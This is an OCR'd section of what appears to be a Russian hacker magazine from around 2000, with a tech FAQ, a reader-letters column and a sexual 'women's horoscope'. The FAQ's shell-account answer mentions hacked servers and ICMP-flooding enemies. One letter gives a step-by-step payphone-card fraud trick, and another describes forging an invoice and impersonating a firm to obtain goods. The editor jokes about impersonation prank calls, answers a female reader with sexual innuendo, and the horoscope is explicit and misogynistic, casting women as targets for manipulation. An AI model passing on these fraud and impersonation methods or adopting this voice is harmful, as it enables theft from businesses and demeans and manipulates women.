Хотим строить локальную сетку на коаксиале. Купили уже девайсы, нашли чела, который софт настроит, только вот нет самого провода, отсюда вопрос: нельзя ли использовать телевизионный кабель, похожий на коаксиал? Если нет, то что делать?

Нет, построить сеть на телевизионном проводе не получится, т.к. в том, по которому вещает телевизор, сопротивление равно 75 Ом`ам (Ohm), а в потребном - всего 50. Поэтому не стоит лишать весь дом просмотра телевизора, ради того, чтобы потом на этом проводе с горя повеситься :). Легальное решение - приобрести необходимое кол-во провода на радиорынке или у фирмы, продающей сетевое оборудование. Метр провода RG-58 польского производства стоит всего 25-30 центов, итальянского - порядка 30-35. А вообще, наиболее актуальным на сегодня является строительство сетей на витой паре (UTP).

Потерял обложку от диска с виндами, где был напечатан серийный номер :(. Что делать, если я захочу их переустановить или поставить на другой комп?

Серийный номер в Windows 98 достаточно легко найти. Запустив редактор реестра regedit.exe, следует открыть раздел реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion и приоткрыть ключик ProductKey, где будет написан серийный номер 98-ых виндов. Или еще проще - можно разыскать серийный номер в "Панель управления" -> "Система"-> Пользователь. Именно здесь в открытом виде лежит S/N.

Что такое CSS?

CSS - Cascading Style Sheets. Это набор рулесов по оформлению и форматированию страницы в Инете. Когда ты пишешь в HTML, приходится под каждую из страниц сайта прописывать отдельные свойства (характеристики), что излишне нагружает твой мозг и трафик посетителя сайта. CSS же более удобен, т.к., прописав определенные характеристики в "стиль", ты можешь пользоваться полученным элементом на всех страницах, просто помечая на нужной паге то, что она должна принять свойства нужного тебе "стиля". Синтаксис при оформлении таков: <LINK REL=STYLESHEET TYPE="text/css" HREF="URL"> , параметр "text/css" как раз сообщает браузеру о том, что требуется использовать CSS.
Более свежую/подробную инфу о CSS ты можешь получить на http://www.w3.org/Style.


Какой комп необходимо иметь для нормальной работы W2k?


Как и NT, 2000-ая винда особенно требовательна к размеру оперативной памяти. Можно, конечно, поставить систему и на 32 мега, но для обеспечения нормальной работы нужно минимум 64, а желательно - больше. На 128 чувствуешь себя комфортно и главное - сухо :). Ну а на 256 - 2000-ая уделывает 98-ые с любым количеством мозгов!


Какие бывают типы АТС и как они сказываются на качестве связи с провайдером?

АТС бывают нескольких видов. Декадно-шаговая, АТСК-координатная, АТСКУ-координатная усовершенствованная, АТСЭ-электронная, соответственно. Станции перечислены в порядке возрастания качества коннекта. О том, какого у тебя типа АТС, - можно узнать либо на телефонном узле, либо в Инете, раскопав список всех станций Москвы, с указанием типа. На шаговых наблюдается коннект в пределах 28,8, частые ретрайны/обрывы, требуется специфическая настройка модема/заливка прошивки "для плохих линий". С К (координатными) ситуация лучше, но коннект, обычно, никак не выше 33,6. При отсутствии явных проблем на узле и повреждений проводки - обрывы реже, чем на Ш. Работа по протоколам быстрой связи, вроде X2, V.90, 56Flex, - часто осложнена или происходит с более низким качеством, чем на V.34/V.34+. АТСКУ - уже серьезная вещь, т.к. при нормальных условиях позволяет почувствовать всю прелесть V.90/X2. Соединения на скорости, вплоть до 50K. При грамотной настройке и терпимом прове - редкие обрывы, короткие ретрайны. Про чудо АТСЭ - и говорить нечего, т.к. кроме жителей новых районов, провайдеров и офисов, доступа к ним никто не имеет :). Но коннекта более 52,5K замечено нигде не было, что бы ни говорили дядьки из МТУ :р.

А где я мог бы получить хороший халявный unix shell account?











В данном случае слова “халявный” и “хороший” никак не сочетаются. Вначале о “халявных”.
telnet://m-net.arbornet.org/
http://www.freeshell.org/
http://www.marmoset.net/
http://www.cm.nu/
Но на всех вышеперечисленных службах с их бесплатными вариациями - ничего хорошего нет. Минимум функций, нельзя оставить свой софт в процессе, при logout`е, т.е. не поставишь бота, BNC; не пошлешь больших ICMP пакетов врагу, будешь иметь голимый коннект и прочие радости.
“Хорошие” шеллы - это те, что продаются за бабки, или привилегированные аккаунты, полученные по блату или на хакнутом серваке (особенно круто - рутшеллы). Первый случай также сложен, т.к. основная часть shell-провайдеров перестала продавать аккаунты по кредиткам (угадай почему ;) или усложнила процесс верификации до нельзя. Но все же купить можно ;).
http://www.raptor.nu
http://www.scorpions.net
http://www.roxxx.net/
И другие. Их действительно много, если поискать.
Ну а о шеллах на хакнутых серваках - как-нибудь потом ;).

Много слышал про эмуляторы ускорителей видеокарт, но в вашем журнале написали, что это только приманка для ламеров. Это действительно правда? А собсно, что такое OpenGL?

В основном под видом софтверных эмуляторов 3D ускорителей, действительно, впариваются трои. Но чтобы получить искомое от карты без ускорителя в гамесе с OpenGL - можно добавить в систему библиотечку opengl32.dll, ориентированную именно под твою видюху. Но ни к чему хорошему это не приведет, т.к. ты получишь минимум FPS`ок и никакого видимого ускорения не почувствуешь.

А, собсно, OpenGL - Open Graphics Library - 3D API (Application Program Interface), выпущенный монстром SGI и подконтрольный Intel, Microsoft, DEC, E&S, IBM. С помощью OpenGL становится возможным ряд функций, начиная от вывода точки, полигона или линии до рендеринга текстурированных покрытий NURBS. Участие Micro$oft в проекте вылилось в поддержке стандарта в осях, начиная с W98.

Поставил себе Линух. И друган предложил мне вступить в некий LUG, где тусуются люди, интересующиеся пингвином. Но, прикинь, я не знаю, что такое LUG? Это не какая-нить секта?


Хе-хе, никакая это не секта, LUG - Linux Users Groups. Вот как есть кружки по вышивке или бисероплетению, так и есть кружки aka группы любителей Линукса. Считай фэн-клуб, где все друг друга, по возможности, снабжают инфой по интересующей теме. Здесь всегда можно раздобыть последнее ядро, X-винды, софт, необходимую бумажную литературу, получить консультацию. Тебе могут дать CD-R диск с нужным содержанием или записать на твой винт, который ты подгонишь на стрелку-сбор членов LUG. Обычно LUG`и создаются по географичес-кому принципу, например, Москва (http://www.moscow.lug.ru/), Киев (http://www.chat.ru/~parubets/), Санкт-Петербург (http://www.spb.lug.ru/). В xUSSR активным объединением групп линуксоидов в единый фронт занимается ресурс www.lug.ru . Куда ты можешь ввести свою Линуксовую тусу, предварительно зарегистрировавшись на http://counter.li.org/. Все там круто, в этих ЛУГах, да вот только на 50 мужиков - всего 2-3 дамы приходится ;). Более подробно об этом интересном явлении сплочения юниксоидов в едином групповом порыве, ты еще прочтешь в X.

Существует ли специальное метро в Москве для правительственных боссов и прочих шишек под названием “Метро-2”? Расскажи про это.

Информацию о существовании Метро-2 как линии подземной спецсвязи начал распространять журнал “Огонек” в 1992 году. Система разрабатывалась и поддерживалась под контролем 15-ого (подземщики) и 9-го (охрана) управления КГБ. Планированием занимался какой-то закрытый НИИ, а строительством - метростроевцы. По структуре и составу Метро-2 напоминает общеизвестное: те же габариты тоннелей, практически тот же транспортный состав, только замаскированные вентиляционные шахты и более надежная защита путей от всяких диггеров, чем у Метро-1. Построенные линии соединяют наиболее важные точки Москвы, такие как Кремль, военные городки, спецпредприятия, здания силовых министерств и все такое. Аналогичные системы связи имеются в Пекине, Пхеньяне, Лондоне и т.д. В мирное время “Метро-2” используется исключительно в специальных нуждах, а открывает доступ обычным гражданам в случае начала массовых военных действий. Данная мной информация является предположительной и не может рассматриваться как объективная ;).









Ё-MAIL

Даров, перцы, пельмени мои дорогие и прочие брателлы разлюбезные мои! Рад вас видеть, слышать, чувствовать ваш запах и все такое. Есть у меня две новости: одна хорошая, другая тоже хорошая. Первая новость: в этом Ё-майле нет самого дурацкого письма номера. Никто за целый месяц не прислал мне такого, поэтому и дурацкого ответа на него не будет :). Все стали большие, умные, улицу переходят на зеленый свет, чистят зубы 2 раза в день, моют руки перед и зад. Это, стопудово, хорошо. Вторая хорошая новость: пожалуй, следующий Ё-майл напишет кто-то другой. Не я. Мне нужен маааасенький отпуск :). Съездим-ка мы с женой в Урюпинск: там, говорят, вызревают потрясающие помидоры и морковь – очень полезно для здоровья (особенно морковь). И, конечно, троллейбусы там совершенно особенные – беспроводные. Всю жизнь мечтал прокатиться на урюпинском троллейбусе :). Ну а через номерок-другой, глядишь, я вернусь к исполнению своих кривых обязанностей и снова чиркну вам пару строк. Всем привет, целую, и все такое :). Аста ла Виста.

Ваш Холодильник.

Письмо:

От: Squader (e-mail: squader@mail.ru, ICQ: 33301984)

Y0, Holod!

Держу сейчас в руках ваш третий спецвыпуск и думаю о том, что вышел уже **-цатый номер вашего мэгезина, а я еще никак не возьмусь за клаву (нет, конечно, я за нее берусь каждый день :)) и не напишу вам хоть маленькое, хоть завалящее, но письмецо. Ты, может быть, скажешь: "Нам маленьких и завалящих не надо, у нас и так ящики почтовые ломятся от корреспонденции на любой вкус и размер (своп-файлы Виндов, любовные признания и т.п." :)) - но я на это не обижусь, главное начать (пусть даже с малого), а кончить (хе-хе :)) - это не проблема.

Ну дык вот, распаляться и высказывать восторженные отклики не буду (см. выше), а скажу честно (читай, покритикую): журнал портится (срок годности истекает и хранение неправильное :))). Нет, портится он, конечно, не от этого, а от потери им какого-то своеобразного шарма, что ли... Да, дизайн другой (достаточно симпатичный), про игры наконец-то писать стали меньше (у вас для этого "Страна Игр" есть), но вот атмосфера самих статей, картинок (заметь, не дизайна) стала явно хуже. Зачем такое обилие пошлятины? Ну раз, ну два пошутили на ЭТУ тему, но не в каждом же абзаце! Тем более, что есть у меня инфа (из надежных источников), что вы статьи намеренно подправляете "пикантными" деталями - вот этого я уж совсем не понимаю...

Потом: грамотность авторов явно оставляет желать лучшего, и это еще слабо сказано. Во всем журнале можно насчитать до 10 ошибок (не описок, опечаток, а ошибок!). Хотя ладно, они в синтаксисе программ лучше рубят фишку, но у вас же по идее должен быть корректор, который все их статьи должен в божеский вид превращать. Нет, просмотрел весь редакционный состав, но корректором там и не пахнет. Может, меня возьмете на полставки, а? :)))

Короче, ладно, не буду я углубляться дальше, а то вообще в отстой, как на MTV, меня зашлете :)), а перейду к делу.

Инфа намбер 1 (появилась в рез-те прочтения вашего последнего "западлостроительного" номера) относится к приколам с автоответчиком. Сообщение, записанное на него, можно сделать еще более прикольным, если его произносит ДИКТОР ТЕЛЕВИДЕНИЯ (или радио). Как вам такая фенька: звонят тебе домой, а там в трубку: "Здравствуйте, с вами говорит Сергей Доренко" - или что-нибудь похлеще 8-)). Делать-то это совсем несложно: записывается голос с телека или TV-tuner'a (что еще лучше) на комп, потом при помощи Sound Forge or Cool Edit 2K сэмплируется, подгоняется под осмысленную фразу, затем колонки подносятся к микрофону телефона (во, каламбур :)), звук записывается и..! Звонящий в отпаде :))). Эту штучку можно еще более увеселить, записав голоса из боевика (мультика, порнофильма, кому что по вкусу :))).

Инфа намба 2. Родилась она давно, прошлым летом (29.08.99), когда я отдыхал в Крыму, так что не знаю, работает она или уже нет, но проверить можно. В "нэзалэжной Украине" на улицах тоже есть таксофоны и даже карточные (карточки от 30 до 240 минут разговора внутригородской связи), и по ним тоже можно звонить :)). Принадлежат они обществу "Укртелеком". Звонить можно, впрочем, не только внутри Запорижжя, но и бабушке в Тирасполь, и тетушке в Москву, и троюродной сестре племянника брата мужа собаки деверя ее внука в любую точку мира :))). Так вот, работают он на весь мир потарифно, и карточки на 120 минут хватает на 5.41 минут разговора с Москвой. Есно, этого было мало, хоть карточки и стоили недорого по сравнению с МГТСовскими. Стал я экспериментировать с кнопочками панели набора номера, но добился лишь тонального набора :))). Я расстроился, что ничего не вышло, и продолжил звонить как честный гражданин :)). Но однажды случилось непредвиденное: во время разговора моя сестренка решила пошутить и вытащила карточку из автомата! Памятуя о московских таксофонах, где такая штукенция приводила к немедленному дисконнекту, я, было, закричал на сеструху, но, к моему изумлению, увидел, что связь не оборвалась, а на экране, где отображалось оставшееся время для разговора, типа 3:24, появилось... 0:24!!! Тут-то я и смекнул, что можно еще подумать над пациентом, и... стал думать :)). Я подумал, что таксофоны эти как бы кэшируют кредит поминутно, поминутно, соответственно, снимая инфу с карты. Удобно, кстати, для начала, подумал я, чтобы экономить время, если тебе не надо больше 1 минуты разговаривать - вынул карту и говори не беспокоясь :)). А что надо делать, если ты передумал и хочешь продолжить разговор? Правильно! Вставить карту. После того как я это сделал, я напряженно стал смотреть на индикатор. 0:12... 0:11... 0:10... 3:24!!! Вот это было открытие!!! Т.е. этот таксофон кэшировал в память секунды, а раз карту ты вытащил, то он не мог их стирать с карточки !!! Прикинь, базаришь до 0:12-0:10, а потом бац! И снова у тебя скоко-то там секунд. Ну, естественно, часть (2-5 сек.) он все же съедал, но насколько это увеличивало потенциал карточки! Для международных звонков - это просто неоценимо. Это было здорово, но, к сожалению, мне тогда нужно было уезжать через 1 день, так что особо попользоваться этой фишкой не смог, всего 3 раза, но проверить я ее проверил, это точно. Проверял, кстати, на таксофонах в ПГТ Николаевка, если вдруг возникнут вопросы. Скорее всего это уже прикрыто, но если еще где-нибудь это сработает, то это будет отчень карашо :))).

Вот, наверное, и все. Письмо, кстати, получилось далеко не маленьким:))). Ну... не рассчитал возможностей... Короче, поливайте маму, целуйте кактус и бест реградс!!!

Приветище, Сукуадер, родимый! Как жизня? Надеюсь, зер гуд. Итак...

Итак, спасибо тебе огромное за твое внимание к нашему магазину. Мы прислушались к твоему письму, вняли, так сказать. Постараемся больше не пошлить. Никогда. И меньше тоже. Короче: пока кривые бревна не кончились - будем поворачивать потихоньку в правильную сторону, может быть, налево, может - направо, а может - в более другие стороны. А если серьезно - мы исправимся. Честно.

По поводу твоих методов: если второй мне, по понятным причинам, проверить не удалось (уверен, толпа НАШИХ - крымских коренных и там же отдыхающих сможет использовать твои советы по назначению), то первый - в поряде. Правда, идея с дикторами телевидения оказалась какой-то не такой. Я покопался в кассетах со старыми журнальными интервью и через полчаса (ок. 2 часов ночи) голосом Покровского пригласил Лешу "Донора" Короткина срочно и безотлагательно встретиться с ним в центре Лубянской площади. Тот спросонья согласился и поскакал одеваться. Через пять минут аналогичная фишка была проделана с Сайдексом. Тот удивился, но, похоже, тоже поехал. Встретились ли эти двое на Лубянке в ночи - неизвестно, поинтересуюсь завтра. Для полноты впечатлений остается добавить, что по общественным (в том числе и моим) сведениям Сергей Покровский на момент проведения мною эксперимента находился в Турции на отдыхе, где находится и сейчас, на момент написания мною тебе этого ответа :)... Вот такие пироги. Теперь пиши мне, если уцелею после встречи с Донором и Сайдыгзом, - отвечу обязательно. Аста маньяна!

На письма отвечал Холод



Письмо:
От: 7F (7f@aport.ru)

СОВЕРШЕННО СЕКРЕТНО ! ! !
Специальному агенту ЦРУ Holod'y.
Мы опять потеряли одного из наших лучших агентов - агента 6А/089. Он действовал под видом преподавателя информатики в одной из школ города N. Наш агент погиб в результате действий некоего агента 7th Forester'a (эксперты полагают, что это мог быть агент ФСБ). По словам экспертов, 7th Forester (7F) создал на рабочем столе одного из компьютеров некий ярлык, при запуске которого Windows выключает компьютер. После этого 7F поместил этот ярлык в папку автозагрузки и выключил компьютер. Нашего агента привел в шок тот факт, что Windows выключает компьютер сразу после загрузки. Агент 6А/089 был стар, его слабое сердце не выдержало такой нагрузки, и он скончался.
После этого 7th Forester проник в кабинет информатики, уничтожил следы своей деятельности (эксперты полагают, что 7F мог загрузить Windows в safe mode и удалить ярлык из папки автозагрузки) и скрылся в неизвестном направлении.
Ваша задача - обнаружить 7th Forester'a и отослать его координаты на cia@pentagon.gov. Сами ничего не предпринимайте - 7th Forester очень опасен.
Полковник Билл Факофф.



Центр управления ГРУ, отдел по борьбе с международным терроризмом.
Здравствуйте, товарищ клоповник Был Факофф. Ваш гражданин Форестер был обнаружен вчера нашим агентом Ядовитым в районе фонтанов на Пушкинской площади в центре г. Москвы в пьяном раздетом виде. При попытке задержания гражданин Форестер пытался оказать сопротивление, в том числе кидался предметами нижнего белья (трусами мокрыми, 1 шт., размер 56-58, цвет зеленый, с цветочками) и грязно ругался, употребляя такие слова, как "мать", "твою мать", и "вырезано цензурой". Кроме того, в его речи весьма часто проскальзывала ваша фамилия, из чего руководство нашего отдела сделало вывод, что вы, Факофф, находитесь в близком контакте с Форестером и даже, возможно, являетесь координатором деятельности гнусного капиталиста в пределах Столицы.
Гражданин Форестер будет немедленно и, вообще, безотлагательно депортирован на историческую родину - в г. Хошимин (бывший Сайгон) для прохождения там исправительно-трудовых работ на фабрике компании "Лаки Стар и Млад". А вам, гражданин капиталист полковник Факофф, хочу от имени ГРУ сказать: мы наших честных тружеников социализма в обиду не дадим! Все. Пишите нам: cia@pentagon.gov, magazin@xakep.ru. Стыд и позор американским капиталистам!

Письмо:
От: Urgat (Urgat@yandex.ru)

Пиииииииивет!!!
Вот, хотел поделиться с тобой, как заработать геморрой из-за 4 ручек.
Это способ для перцев, которые настолько любят халяву, что даже могут
из-за нее заставить работать свой мозг.
Что мы хотим получить? Ну, я могу говорить только про ручки, так как
получил их сам (хотя можно получить и другие мелкие сувениры :-)).
Сделал я это так: нашел фирму, которая изготовляет сувенирную
продукцию, или, точнее, рекламную продукцию (фирма называлась
"Интерпрайс", ну или что-то в этом роде). Звоню туда и делаю заказ
на 1000 самых дешевых ручек от торгового предприятия "Юнионис",
прошу предоставить мне счет, ну и пару ручек в качестве образца.
Потом быстренько паяю счет - ну, там, фирма "Юнионис", директор Василий
Пупкин :-)), кор. счет, рас. счет и все остальное. Предупреждаю "Интерпрайс", что сам приехать не могу по причине занятости, а пришлю курьера :-)).
Еду, нахожу фирму, прихожу, представляюсь, маскируюсь под лоха позорного,
который кроме сушилок в своей жизни ничего не видел... Ну, и результат:
они ведутся, дают мне рекламные образцы (!), цель достигнута, фянита
ля комедия :)!
С приветом, Питон.



Хай, Питон. Очень понравился твой способ добывать себе маленькую халявку. Вчера звонил в представительство "Фольксваген" в России из таксофона - представился фирмой "Мастодонт энд Бастурма - наши лучшие друзья", сказал, что беру у них оптом партию машин, штук триста-четыреста. Те обрадовались и согласились :). Вот, обещал им сегодня курьера прислать за пробными образцами %) - сейчас допишу письмо и поеду... Ты, небось, письмо читаешь и думаешь: эх, Холод, продался, "Фольксы" рекламирует! Ни фига. Просто в российском представительстве "БМВ" телефон занят был, а у "Порше", по-моему, и вовсе своего официального представительства в России нету... :) Ну ладно, поехал я. Пожелай мне удачи! Оревуар.

Самое ДУРАЦКОЕ письмо номера:



От: Par[par@gtp.by]

Привет, Хакер!
Пишу уже третий раз. Сам обещал писать, а не выполняешь. Если ты не можешь
помочь мне с моей проблемой, это не повод молчать. Можешь просто написать :"Не знаю как сделать". Я пойму.
А оценить игры, которые я придумала, тоже много ума не надо. Я думала сделать
их для самых маленьких.
Если я тебе надоела, так и напиши. Но предупреждаю: ты теряешь очаровательную молодую брюнетку с темно-синими глазами. И вообще это
проявление неуважения: заставлять девушку так долго ждать.
Чиркни!
P.S. Только в ответе мое сообщение не повторяй, а то мой братик везде лезет.




Привет Par!!!
Вот видишь, я тебе отвечаю. Я тебя сразу заметил, просто не знал, как лучше тебе написать. Ты говоришь "обещал, типа, а потом в кусты". На самом деле если я обещал, то слово держу. Давай хоть сейчас. Я "знаю как сделать", только вот не знаю где. Может быть у тебя? Так что Par, мыль время и место. А остальное вместе намылим :). Только братика надо изолировать, чтобы он не влез куда не надо, а то нам будет тесно.
Кстати, с этого номера авторам "Самого дурацкого письма номера" мы вручаем призы. Эксклюзивный дистрибьютор компании Schick дарит тебе подарочный, бритвенный набор Schick Protector 3D. Напиши как тебе этот самый приз доставить. Сбривай себе на здоровья свои очаровательные брюнетистые волосики, только умоляю - не задень свои "темно-синие глазки".
Жду.
Хакер

Х-ГОРОСКОП


Даниил Шеповалов (dan@xakep.ru)

Ты, наверняка, не раз читал слащаво-попсовые гороскопы в ярких книжечках и газетках. Там всегда говорится, что вы добры и талантливы, богаты и успешны в делах, несколько холодны, но в то же время потрясающе чувственны. Также там утверждается, что под твоим знаком родились Будда Шикьямуни, Иисус Христос, а также Ричард Львиное Сердце и Алиса В Стране Чудес. Короче, читая подобную лажу, хочется мастурбировать от счастья и вселенской радости за свою уникальную персону. Однако в подобную картину несколько не вписываются бомжи, конченые нарки, фригидные стервы, тупые кретины, а также Даниил Шеповалов лично. Запомни раз и навсегда: верить можно только гороскопам, опубликованным в Х! И именно такой, действительно правдивый, самый лучший женский гороскоп, в котором выявлены все пороки и слабости современных теток, мы представляем именно... то есть представляем адекватно... то есть представляем, короче, этот гороскоп!



Дева:

Фригидная идеалистка. Ждет своего принца на голубом или каком-то там коне и до этого момента не ляжет ни с кем. Хотя я сильно сомневаюсь, что она и с принцем-то ляжет. Всех людей, кроме себя, держит за тотальную мразь и ублюдков, однако скрывает это и очень хорошо шифруется в милую и обаятельную тетку. Обожает заигрывать и флиртовать с дядьками, однако всегда кидает их в самый последний момент. Может годами не трахаться и не испытывать никаких неудобств. Ее сексуальные алгоритмы полностью контролируются рассудком, а потому давить на чувственную сторону и вздохи под луной - дохлый номер. Единственный реальный способ переспать с ней - в первую брачную ночь. Но для того чтобы жениться, придется с десяток лет мило и романтично за ней ухаживать. В постели ведет себя несколько пассивно, однако ее очень легко раскрутить на любой дикий изврат. Обычно девы - лесбиянки.



Весы:

Домашняя девочка. Не мыслит свою жизнь без второй половины и обычно очень рано выходит замуж. Так что всячески показывай, что у тебя серьезные намерения и ты не один из этих “гадских ветреных самцов”. Очень капризна, ей нравится постоянно обижаться. Однако, если она любит тебя - обижаться перестает и, более того, пытается сгладить все острые углы в ваших отношениях. Как и телец, обожает всяческий стандартный романтизм и женские безделушки. Иногда вдруг начинает строить из себя ту, которой не является, причем довольно бездарно - здесь следует ей подыграть, дабы не настраивать против себя. Секс ей обычно быстро надоедает, и она занимается им лишь чтобы не прослыть фригидной, поскольку очень зависима от чужого мнения. В постели частенько однообразна. Обычно весы гетеросексуальны.



Скорпион:

Она любит трахаться. Она умеет трахаться. Она хочет трахаться. Да, буквально цель всей ее жизни - трахаться. Такую тетку обычно завоевывать не нужно, она просто подходит к тебе и говорит: “Я Вас хочу!”. В ее присутствии стоит у всех, даже у Папы Римского, Далай Ламы 14-го и Данечки Шеповалова. Очень любит разговаривать на тему секса и своих предыдущих похождений - ревновать не следует. Судьба ваших дальнейших отношений обычно целиком и полностью зависит от первой ночи - если ты ее не удовлетворишь, то я тебе не завидую. Хотя, на самом деле, если и удовлетворишь, я тебе тоже не завидую, поскольку не каждый мучачос сможет выдержать пять-шесть часов нон-стоп. В постели она... ээээ... как бы это лучше выразиться, короче, тебе хватит и останется еще на пару Хиросим. Обычно скорпионы гетеросексуальны.




Стрелец:

Романтичная прямолинейная стерва - что-то вроде этого описания ей подходит больше всего. Не умеет врать, когда дело касается других людей: открыто скажет, что о тебе думает и как лучше тебе пройти в известном интимном направлении. Тем не менее, о себе может заливать такие фишки, что даже Великому Самому не снились в самых скабрезных снах. Обожает всяческую дешевую романтичную пургу, вроде чтения скомунизденных плаксивых стихов, встреч лунной ночью у фонтанов и ниспадания на колени при изъяснении в любви. На первый день подари ей букет роз и прогуляйся. На второй подари букет роз, прогуляйся и поцелуй. Ну а на третий просто и сердито переспи. Частенько она проваливается в довольно затяжные депры, когда к ней лучше не соваться. Если замечает, что ты ей изменяешь - проваливается в депры еще чаще. Однако невнимательна, так что ее очень легко кидать. В постели порой испытывает довольно странные комплексы, но в целом очень даже ничего. Гетеросексуальна.



Козерог:

В целом очень похожа на деву, однако жутко сексуально озабочена и страдает потрясающей манией величия. Людей считает таким дерьмом, каким даже я их не считаю (однако вполне заслуженно). Если даже ты смесь Эйнштейна со Шварцем и Байроном - у тебя все равно нет никаких шансов ее заполучить. Хотя трахаться она хочет постоянно. Постоянно - в смысле она каждую секунду хочет трахаться. А потому единственный выход для нее - непрерывная мастурбация, к которой она и прибегает. Причем количество ее оргазмов в день частенько переваливает за 40. Эти данные вполне достоверны, ибо получены при помощи скрытой камеры, установленной в спальне исследуемых объектов. Запомни, ее нельзя завоевать, сколько бы ты не рисовался и не ухаживал за ней. Она сама методично выбирает себе идеального партнера. Причем практически всегда ошибается. Но, тем не менее, обычно никогда ему не изменяет. Частенько полностью посвящают себя какой-нибудь тотальной области, вроде религии, работы или искусства, и основательно забывают, что они - живые тетки. В постели ведут себя агрессивно и полностью берут контроль в свои руки: будешь делать то, что она захочет. Почти всегда бисексуальны.



Водолей:

Типичная хиппи. Имеет гигабайты друзей мужского пола и тут же тебя кинет, если ты начнешь запрещать ей с ними общаться. Ей наплевать на деньги и твой имидж, так что можешь не особо рисоваться. А вот iq неплохо бы иметь выше уровня полного кретина. Обожает свободу и поэтому не хочет привязываться к какому-либо одному человеку очень сильно. Секс ее интересует слабо, так что с этой стороны тоже не подъехать. Иногда у нее случаются конкретные заскоки, во время которых она может вытворять совершенно дикие фишки. Во время этих сбоев ее как раз лучше всего и цеплять. В постели ведет себя достойно, но редко получает настоящее удовлетворение от секса. Обычно гетеросексуальна.



Рыбы:


Просто находка. Если сильно захочешь - переспишь. Она совершенно не может контролировать свои чувства и эмоции рассудком, чем тебе и следует грязно воспользоваться. Здесь прокатит любая чувственная фигня: тайные записки, неожиданные цветы в квартире, нежные прикосновения, параноидальный шепот на ушко етс. Однако запомни: ее интуиция превосходит твою настолько же, насколько Эйфелева Башня по высоте

превосходит твою эрегированную радость. Поэтому даже не пытайся ей врать, в ту фигню, что ты ей говоришь, ты должен верить сам. Себе же она врет постоянно и в невообразимых дозах. Так что ее представления о тебе будут сильно искажены ее же эмоциями и скорее всего в лучшую сторону. Я живу в чужом сознании. Это и есть и причина, и следствие, и синий экран с сообщением о конце света и надписью OK, на языке, которым я по всей видимости пишу. Перезагрузка. Обычно рыбок торкают всякие оккультные и религиозные фишки, так что их без проблем можно раскрутить на тантрический или еще какой мистический секс. В постели ведут себя очень приятно, однако порой несколько скованно. Практически все рыбы - би.




Овен:

Самоуверенный вулкан - что-то вроде этого. Жутко упряма, считает свое собственное мнение истиной в первой инстанции и навязывает его остальным людям, особенно амигосам. Если думает, что ты - кретин, сразу же прямо тебе об этом скажет. Чтобы завоевать ее, надо показать, какой ты властный, сильный и уверенный в себе мучачос. Запомни: она не переносит слабаков, нытиков и всех, кто имеет отличное от нее мнение по каким-либо вопросам, особую нежную ненависть она питает лично к Данечке Шеповалову. Хотя, на самом деле, обычно ее завоевывать не приходится, она привыкла доминировать и в обязательном порядке предложит тебе явиться завтра в 18:30 в парк имени Мартина Лютера Кинга для участия в недетской оргии. Очень любит трахаться и в постели использует такие дикие извраты, которым позавидовал бы любой серийный убийца. Обычно овны - гетеросексуальны.



Телец:

Исключительно земная тетка. Обожает развлекаться, причем желательно в компании амигосов. Здесь не прокатят всяческие уверения в вечной любви и чувственные трюки, как с раком. Проще надо быть, дорогие друзья. Просто сделай так, чтоб ей с тобой было интересно, подари парочку каких-нибудь женских безделушек, немножко стандартного романтизма - и она твоя. Главное - не надо ее усиленно домогаться, она очень упрямая. Если вдруг решит, что ты насилуешь ее психику - будет буквально драться. Так что здесь следует воспользоваться проверенной временем стратегией: "лучше час потерпеть, чем три уговаривать". Выглядит обычно очень женственно и стильно, иногда довольно умненькая, однако слишком приземленная и зацикленная на развлекухе и наличии у тебя космокредов. В постели стандартная, извраты с ней лучше не затевать. Однако среди тельцов частенько встречаются лесбиянки.



Близнецы:

Очень странная тетка. В смысле - с виду-то она обыкновенная, но на самом деле очень странная. Ты уже, наверное, заметил, как не детски сбоит мой мозг, так вот ее сбоит еще круче. Ее характер меняется постоянно. То она боготворит тебя и по щелчку твоих пальцев бежит делать минет, а то вдруг выкидывает за дверь твою зубную щетку вслед за тобой же. Точно так же и в сексе: ее фантазии могут затмить славу Величайшего Извращенца, и в то же время на следующий день она скажет, что спать с людьми - все равно что есть мясо мертвых животных. Так что тут я тебе помочь не могу: надо ориентироваться уже на местности. В постели весьма разнообразна. Бывают лесбиянками, зоофилками, космонавтами и вообще кем угодно.



Рак:

Занудная, мнительная, мечтательная девочка. Довольно простой для завоевания объект - достаточно лишь постоянно твердить ей, что она прекрасна, умна, обаятельна, единственная и неповторимая, лучшая из лучших и прочее. Говори, что не можешь жить без нее, что она для тебя - глоток свежего воздуха, короче, гони без зазрения совести. Дело в том, что у нее полно комплексов насчет собственной персоны, и она быстро к тебе привяжется. Однако и надоешь ты ей тоже очень быстро, потому как она сама не знает, чего хочет. Но если ты ее бросишь - ее будут мучить такие депрессии, что даже мне страшно становится. Она не отвяжется от тебя еще пару лет: будет звонить, доставать директом, ментально, астрально, анально и еще кучей извращенных способов. И постоянно будет ныть, что ее никто не любит и что ты, мерзкий ублюдок, посмеялся над ней и бросил невинную девочку. Короче, развлекуха - не ходи купаться. В постели проявляет чудеса акробатического искусства, поскольку там не первый раз... и даже не второй. Обычно гетеросексуальна.



